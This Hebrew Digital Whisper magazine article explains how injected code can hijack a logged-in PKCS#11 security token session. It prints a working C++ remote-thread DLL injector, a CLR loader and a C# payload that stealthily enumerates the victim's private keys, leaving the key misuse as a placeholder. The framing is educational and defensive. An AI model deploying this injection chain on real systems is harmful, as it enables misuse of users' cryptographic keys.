Digital Whisper
Technologic Papers

Security Tokens - גניבת Session פעיל

נכתב ע"י יוסף הרוש

הקדמה

אז לפני שנתחיל, חשוב לי להדגיש כי המידע שמוצג במאמר, מוצג למטרות לימוד בלבד. בשום אופן, כותב המאמר לא יהיה אחראי על שימוש לרעה שייעשה עם המידע.

מאמר זה מהווה המשך למאמר שפורסם בגליון ה-32 של Digital Whisper, בשם "Security Tokens וכרטיסים חכמים". במאמר זה אדגים כיצד תוקף יכול לנצל חיבור פעיל (SESSION) ל-Security Token ע"י הזרקת קוד זדוני לתהליך שיצר את החיבור. אני ממליץ למי שלא מכיר לקרוא את המאמרים הבאים לפני שימשיך בקריאת המאמר:

1. הסבר על Security Tokens וכרטיסים חכמים באופן כללי.
2. מדריך באנגלית על DLL Injection.
3. מדריך באנגלית על Managed DLL Injection של NET.

ניתן להוריד את קוד המקור המלא של התוכנית שנכתבה לטובת המאמר ועליה נעבוד היום:
http://www.digitalwhisper.co.il/files/Zines/0x21/DW33-4-SessionHijacking.rar

יצירת Session פעיל ל-Token

רוב הפעולות שמוגדרות בממשק ה-PKCS11 דורשות Session פעיל (שעבר Login) ל-Token.
נניח ש-Process רוצה להצפין מחרוזת בעזרת מפתח שנמצא על הToken, התהליך הוא כזה:

1. הוא נדרש לפתוח Session
2. לעשות Login
3. לקבל Handle למפתח (ע"י Enumeration של כל המפתחות שיש לToken)
4. להצפין את המחרוזת

אם Process אחר ירצה להצפין מחרוזת בעזרת מפתח שנמצא על ה-Token, הוא יידרש לבצע את אותו התהליך - ז"א כל Process צריך להזדהות ל-Token.

אם Thread נוסף על אותו ה-Process (שכבר מחובר ל-Token) ירצה להצפין מחרוזת, התהליך הוא כזה:

1. הוא נדרש לפתוח Session
2. לקבל Handle למפתח (ע"י Enumeration של כל המפתחות שיש ל-Token)
3. להצפין את המחרוזת

ז"א שה-Thread פטור מביצוע Login.

במידה ובוצע Reset ל-Token (ע"י הוצאה והכנסה של ההתקן מקורא הכרטיסים [בכרטיסים חכמים] או מחיבור ה-USB [ב-USB Tokens] וכו'...) כל ה-Session-ים של כל ה-Process-ים נסגרים ויש צורך בשחזור התהליך.


תכנון התקיפה

התכנון הוא להזריק DLL ל-Process שיהיה יעד התקיפה שלנו. כנראה שנתמקד בתוכנה בסיסית שמשתמשת ב-Token. ה-Process מטבעו יפתח Session ויבצע Login אל ה-Token ולאחר שזה קורה הקוד הזדוני יפתח Session משלו ויהיה פטור מביצוע Login ואז יוכל לקבל Handle-ים למפתחות פרטיים. מאותו הרגע, הקוד הזדוני מסוגל לעשות במפתחות הפרטיים ככל שירצה (מלבד ייצוא שלהם החוצה מהToken - אם כך הוגדרו).

המטרה העיקרית היא לרוץ על הProcess שיש לו Session והוא Logged-in עם ה-Token. שיטת ה-Injection שבחרתי להדגים איתה היא CreateRemoteThread + LoadLibrary אולם כל שיטה אחרת תעבוד (appinit וכו'...)

יישום

בשביל להמחיש את התקיפה, כתבתי Solution שמכיל מספר פרויקטים:




Net.Sf.Pkcs11:

פרוייקט OpenSource שעוטף את ה-API הפרוצדורלי של ה-Cryptoki module (PKCS11) לשפת #C, קישור לדף הפרוייקט:

http://sourceforge.net/projects/pkcs11net/

JossefH.Security.SessionThief:

Managed DLL שכתוב ב-#C, זהו ה-DLL המוזרק שמכיל את הקוד הזדוני:



ב-DLL זה קיים Class שנקרא TokenPayload. המטודה שנקראת כשה-DLL מוזרק היא InjectionMethod.

כשקוראים לה היא פותחת thread חדש - מטודת TokenSessionHijack:

```
// This method will be called by native code inside the target process...
public static int InjectionMethod(String pwzArgument)
{
  // This section running on the managed .net application
  try
  {
      // Launch a new Task (.net 4 Threading approach)
      Task.Factory.StartNew(TokenSessionHijack);
  }
  catch
  {
      // Purposely Swallow the caught exception in order to stay invisible
  }

  return 0;
}
```

ה-PKCS11ModuleNames Property מכיל רשימה של ה-DLL-ים הנתמכים - מעיין Whitelist של DLL-ים של Cryptoki שאנחנו יודעים שהקורבן עשוי להכיל:

```
public static IEnumerable<string> PKCS11ModuleNames
{
  get
  {
      yield return "tokenProvider1.dll";
      yield return "tokenProvider2.dll";
      yield return "tokenProvider3.dll";
      yield return "tokenProvider4.dll";
  }
}
```

מטודת GetRSAPrivateKeys מחזירה Handleים למפתחות פרטיים בהינתן Session:

```
public static IEnumerable<RSAPrivateKey> GetRSAPrivateKeys(Session session)
{
  session.FindObjectsInit(new P11Attribute[]{
                              new ObjectClassAttribute(CKO.PRIVATE_KEY),
                              new KeyTypeAttribute(CKK.RSA)
                                                  });

  IEnumerable<P11Object> objects = session.FindObjects(99);
  session.FindObjectsFinal();
  return objects.OfType<RSAPrivateKey>();
}
```

מטודת TokenSessionHijack כל 5 שניות עוברת על ה-DLLים שב-WhiteList, עבור כל DLL עוברת על ה-Token-ים שמחוברים, בודקת אם היא רואה מפתחות פרטיים ואם כן עושה פעולה זדונית על המפתח:

```
public static void TokenSessionHijack()
{
  while (true)
  {
    // PKCS11 Module Lookup
    foreach (var pkcs11ModuleName in PKCS11ModuleNames)
    {
      try
      {
        // Construct a PKCS11 Module
        Module module = Module.GetInstance(pkcs11ModuleName);

        // Get only the slots with a presented token
        // Slot can be a smart card reader or the token himself (in case of USB
        Token/HSM)
        var slots = module.GetSlotList(true);
        foreach (var slot in slots)
        {
          try
          {
            using (Session session = slot.Token.OpenSession(false))
            {
              // We can get RSAPrivateKeys only if the user is logged in
              // this IEnumerable will be empty if the user is not logged in or
              the user have no private keys on his token
                IEnumerable<RSAPrivateKey> rsaPrivateKeys =
                                           GetRSAPrivateKeys(session);

              // If we didn't find any keys
              if (!rsaPrivateKeys.Any())
              {
                // Continue to the next slot
                continue;
              }
```


אם הגענו לקטע קוד הנ"ל, נראה שהמשתמש מחובר! (את המפתחות הפרטיים רואים רק כשהמשתמש מחובר) וכאן ימוקם קטע הקוד שעושה שימוש במפתח:

```
              // We can see the private keys

              // ... Do whatever you like with the private key
            }

          }
          catch
          {
            // Problem occurred, continue to the next slot
            continue;
          }
        }
```

```
        }
        catch
        {
          // Problem occurred, continue to the next pkcs11ModuleName
          continue;
        }
      }

      // Sleep for 5 seconds
      Thread.Sleep(5000);
    }
}
```

JossefH.Security.SessionThiefLoader:

Native DLL שכתוב ב-C++, נכתב כפתרון להזרקת Managed DLL ל-Managed Application:



ב-DLL זה קיים ה-DLLMain EntryPoint, הסבר על כך ניתן למצוא ב-MSDN:

http://msdn.microsoft.com/en-us/library/windows/desktop/ms682596%28v=vs.85%29.aspx

כל מה שהוא עושה זה לקרוא לפונקציית InjectManagedDLL:

```
static bool Initialized = false;

BOOL WINAPI DllMain(
     HINSTANCE dllHandle,
     DWORD callingReason,
     LPVOID lpReserved )
{

  switch( callingReason )
  {
    case DLL_PROCESS_ATTACH:
    {
      if(!Initialized)
```

```
      {
        InjectManagedDLL();
        Initialized = true;
      }
    }
    break;
  }

  return TRUE;
}
```


פונקציית InjectManagedDLL בעזרת API מתאים, טוענת את ה-CLR של .NET. ולאחר מכן טוענת את ה-Managed DLL וקוראת ל-InjectionMethod במחלקת JossefH.Security.SessionThief.TokenPayload:

```
void InjectManagedDLL()
{
  // ------------------------------------------------
  // Create the instance of the CLR

  ICLRMetaHost* clrPointer = NULL;
  HRESULT result;

  result = CLRCreateInstance(
           CLSID_CLRMetaHost,
           IID_ICLRMetaHost,
           (LPVOID *)&clrPointer
         );

  if (FAILED(result))
  {
    return;
  }

  // ------------------------------------------------
  // Get a reference for the ICLRRuntimeInfo

  ICLRRuntimeInfo * runtimeInfo = NULL;

  result = clrPointer->GetRuntime(
             CLR_VERSION,
             IID_ICLRRuntimeInfo,
             (LPVOID *)&runtimeInfo
           );

  if (FAILED(result))
  {
    return;
  }

  // ------------------------------------------------
  // Load the CLR.

  ICLRRuntimeHost * runtimeHost = NULL;
```

```
  result = runtimeInfo->GetInterface(
                          CLSID_CLRRuntimeHost,
                          IID_ICLRRuntimeHost,
                          (LPVOID *)&runtimeHost
                        );

  if (FAILED(result))
  {
    return;
  }

  // ------------------------------------------------
  // Start the CLR by using the hosting version 4

  result = runtimeHost->Start();

  if (FAILED(result))
  {
    return;
  }

  // ------------------------------------------------
  // Call the injected dll Method

  DWORD functionResult = 0;

  result = runtimeHost->ExecuteInDefaultAppDomain(
                          MANAGED_DLL_FULL_PATH,     // Executable path
                          TYPE_NAME,
                          METHOD_NAME,
                          ARGUMENT_NAME,
                          &functionResult
                        );

  if (FAILED(result))
  {
    return;
  }

  // ------------------------------------------------
  // Thats it. Injected Successfully.

}
```

JossefH.Security.SessionThiefLoaderInjector:

Console Application שכתוב ב-C++, המטרה שלו היא להזריק את ה-Native DLL אל יעד התקיפה:



אני לא אעבור על כל הקוד שלו, אלא רק על החלק היותר מעניין:

```
void InjectDLL(DWORD processId, LPCSTR unmanagedDLLFilePath)
{
  BOOL result;
```

פתיחת Handle ל-Process ID שסופק:

```
  // ----------------------------------------
  // Get a handle to the process by process id

  HANDLE processHandle = OpenProcess(
                           PROCESS_CREATE_THREAD|PROCESS_QUERY_INFORMATION|
                           PROCESS_VM_OPERATION|PROCESS_VM_WRITE|
                           PROCESS_VM_READ, FALSE, processId
                         );

  if (processHandle == INVALID_HANDLE_VALUE)
  {
    cout << "Failed to get a handle to the process by process id - " <<
    processId << endl;

    return;
  }
```

הקצאת Buffer לנתיב ה-DLL וכתיבת הנתיב ל-Buffer:

```
  // ----------------------------------------
  // Allocate Space for the DLL Path string on the remote Process

  DWORD unmanagedDLLFilePathBufferSize = lstrlen(unmanagedDLLFilePath) + 1;

  LPVOID unmanagedDLLFilePathBufferPointer = VirtualAllocEx(
                                               processHandle,
                                               NULL,
                                               unmanagedDLLFilePathBufferSize,
                                               MEM_COMMIT,
                                               PAGE_READWRITE
```

```
                                                    );

  if (unmanagedDLLFilePathBufferPointer == NULL)
  {
    cout << "Failed to Allocate Space for the DLL Path string on the remote
    Process" << endl;
    return;
  }

  // ----------------------------------------
  // Write the DLL Path string on the allocated buffer

  result = WriteProcessMemory(
             processHandle,
             unmanagedDLLFilePathBufferPointer,
             unmanagedDLLFilePath,
             unmanagedDLLFilePathBufferSize,
             NULL
           );

  if(result == FALSE)
  {
    cout << "Failed to Write the DLL Path string on the allocated buffer"
    << endl;
    return;
  }
```


יצירת Thread חדש ב-Process המרוחק כאשר ה-Callback לפונקציה הוא המצביע לפונקציית LoadLibrary והנתיב של ה DLL כפרמטר:

```
  // ----------------------------------------
  // Load Kernel32 DLL

  HMODULE kernel32ModuleHandle = LoadLibrary(TEXT("kernel32.dll"));

  if(kernel32ModuleHandle == NULL)
    {
      cout << "Failed to Load Kernel32 DLL" << endl;
      return;
    }

    // ----------------------------------------
    // Get "LoadLibraryA" Function Address

    LPVOID  loadLibraryFunctionPointer = GetProcAddress(kernel32ModuleHandle,
    TEXT("LoadLibraryA"));

    if(loadLibraryFunctionPointer == NULL)
    {
      cout << "Failed to Get \"LoadLibraryA\" Function Address" << endl;
      return;
    }
```


```
    // ----------------------------------------
    // Create a remote thread that will launch LoadLibraryA with
    unmanagedDLLFilePathBufferPointer as argument

    HANDLE remoteThreadHandle = CreateRemoteThread(
                                  processHandle,
                                  NULL,
                                  0,
                            (LPTHREAD_START_ROUTINE)loadLibraryFunctionPointer,
                                  unmanagedDLLFilePathBufferPointer,
                                  0,
                                  NULL
                                );

    if(remoteThreadHandle == NULL)
    {
      cout << "Failed to Create a remote thread that will launch LoadLibraryA
      with unmanagedDLLFilePathBufferPointer as argument" << endl;
      return;
    }

    // ----------------------------------------
    // Wait for the remote thread to finish and get the exit code

    DWORD remoteThreadExitCode;
    WaitForSingleObject(remoteThreadHandle, INFINITE);
    GetExitCodeThread(remoteThreadHandle, &remoteThreadExitCode);
    cout << "Thread Exit code - " << remoteThreadExitCode << endl;

    // ----------------------------------------
    // Release Resources

    CloseHandle(remoteThreadHandle);
    FreeLibrary(kernel32ModuleHandle);
    VirtualFreeEx(processHandle,
                  unmanagedDLLFilePathBufferPointer,
                  0,
                  MEM_RELEASE
                );
    CloseHandle(processHandle);
}
```

JossefH.Security.TokenWrapper:


תוכנית פשוטה ב-C# שעושה שימוש ב-Token שנראית כך:



מזינים את שם ה-Cryptoki DLL, לוחצים על "רענן" ובוחרים Token מהרשימה. לאחר מכן מזינים את הPIN- ולוחצים על "התחבר", פעולה זו פותחת Session ועושה Login עם ה-Token:



לאחר שהתחברנו, ניתן לראות איזה מפתחות מכיל ה-Token. ניתן ליצור מפתח, למחוק מפתח, להצפין קובץ עם המפתח הנבחר ולפענח קובץ עם המפתח הנבחר:



סיכום

המסר שרציתי שיעבור במאמר הזה הינו, שלא תמיד יהיה פשוט להתמודד עם המתקפות האלה. חשוב להכיר באפשרות שקוד עויין ירוץ על התוכנית שלנו, ולעצב פתרונות שיעזרו להתמודד עם התופעה.

אני יכול לייעץ לכם לנסות להיות Logged out במצבי Idle במידת האפשר, כמובן תוך התחשבות בחוויית המשתמש - שלא יסבול מביצוע Login על כל פעולה מינורית. (לא יעזור ב-100% אך יקשה על ביצוע המתקפה)

אודות המחבר

שמי יוסף הרוש, אני מתעסק בפיתוח תוכנה. התחביבים שלי הם מחשבים, תכנות בקהילות ה-OpenSource, צילום, וגרפיקה.

לתגובות ולשאלות, ניתן לפנות אלי בכתובת: jossef12@gmail.com

References

- שיטות למניעת DLL Injection:
http://lmgtfy.com/?q=prevent+dll+injection
- תקיפות כנגד כרטיסים חכמים:
http://www.hbarel.com/publications/Kanown_Attacks_Against_Smartcards.pdf
- RFID Hacking:
http://www.digitalwhisper.co.il/files/Zines/0x02/DW2-4-RFID-Hacking.pdf
- תקני PKCS:
http://en.wikipedia.org/wiki/PKCS